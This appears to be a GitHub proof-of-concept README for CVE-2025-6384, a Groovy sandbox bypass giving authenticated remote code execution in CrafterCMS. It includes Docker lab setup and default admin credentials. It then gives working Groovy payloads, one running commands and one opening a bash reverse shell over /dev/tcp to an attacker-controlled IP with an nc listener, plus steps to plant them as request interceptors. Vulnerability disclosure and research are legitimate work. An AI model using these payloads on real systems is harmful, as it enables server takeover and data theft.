 maestro-ant/craftercms-cve-2025-6384
PoC exploit for an authenticated RCE in CrafterCMS via Groovy sandbox bypass (CVE-2025-6384)

A Proof of Concept for an authenticated Remote Code Execution vulnerability in CrafterCMS.
An authenticated user with developer privileges can bypass the Groovy script sandbox in Crafter Studio to achieve Remote Code Execution (RCE). The sandbox fails to block the instantiation of a new GroovyShell, which can be used to create a new, unrestricted execution environment.
You can quickly deploy a vulnerable CrafterCMS instance for testing using the official Docker Compose files.
Clone the docker-compose repository from CrafterCMS:
git clone https://github.com/craftercms/docker-compose.git
Navigate to the authoring environment directory:
cd docker-compose/authoring
Start the containers. This will download the necessary images and start the CrafterCMS stack.
docker-compose up
(Note: sudo may be required depending on your Docker installation.)
Wait for the services to be fully initialized. You can access Crafter Studio at http://localhost:8080/studio.
adminadminWhile the sandbox correctly blocks direct execution methods, it allows the following payload, which creates a new, unsandboxed Groovy shell.
// File: /scripts/interceptors/pwn.groovy

def shell = new GroovyShell()
def command = "id" // <-- Your command here
def result = shell.evaluate("'''${command}'''.execute().text")

// The output is printed to the server logs
System.err.println("[RCE-PoC] " + result)

This payload demonstrates full RCE by establishing a reverse shell back to an attacker-controlled machine.
On your machine, start a listener (e.g., using netcat) to receive the incoming connection:
nc -lvnp 4444
Use the following Groovy script as your payload. Remember to replace <YOUR_IP> and <YOUR_PORT> with your listener's IP address and port.
// File: /scripts/interceptors/exploit.groovy

def attacker_ip = "<YOUR_IP>"
def attacker_port = "4444" // Or <YOUR_PORT>

def cmd = "bash -i >& /dev/tcp/" + attacker_ip + "/" + attacker_port + " 0>&1"
def shell = new GroovyShell()

// Use triple quotes to handle the command string easily
shell.evaluate("""
    new ProcessBuilder("/bin/bash", "-c", "${cmd}").start()
""")

System.err.println("Reverse shell payload executed.")
Log in to Crafter Studio (http://localhost:8080/studio) with the default credentials (admin / admin).
Navigate to Site Config -> Scripts.
Click Create/Edit Script under the "Groovy Scripts" section.

Choose a script type that will be executed, such as Request Interceptor.
Paste the PoC payload into the script editor and save it.

Trigger the script by visiting any page on the website (e.g., http://localhost:8080).


Check the server's standard error logs to see the command output.
docker-compose logs -f crafter
Expected Output:
GroovyShell: uid=1000(crafter) gid=1000(crafter) groups=1000(crafter)
netcat listener. You should receive a shell session from the container.
This material is for educational and research purposes only. The author is not responsible for any misuse or damage caused by this information.
